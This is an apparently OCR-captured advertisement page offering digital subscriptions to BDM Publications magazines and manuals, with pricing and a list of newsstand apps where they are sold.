


Only £14.99 for 6 issues

Normally £3.99 per digital issue

- Top features • Interviews
- Reviews • Latest news
- Competitions • iTunes

Subscribe Now at:
www.bdmpublications.com

Many BDM titles are also available as digital editions: **Search BDM's Guides**

Available on Pocketmags | Download on the App Store | ZINIO | Available on Google play | Available on Windows 8

Discover more of our complete manuals on **Readly** today...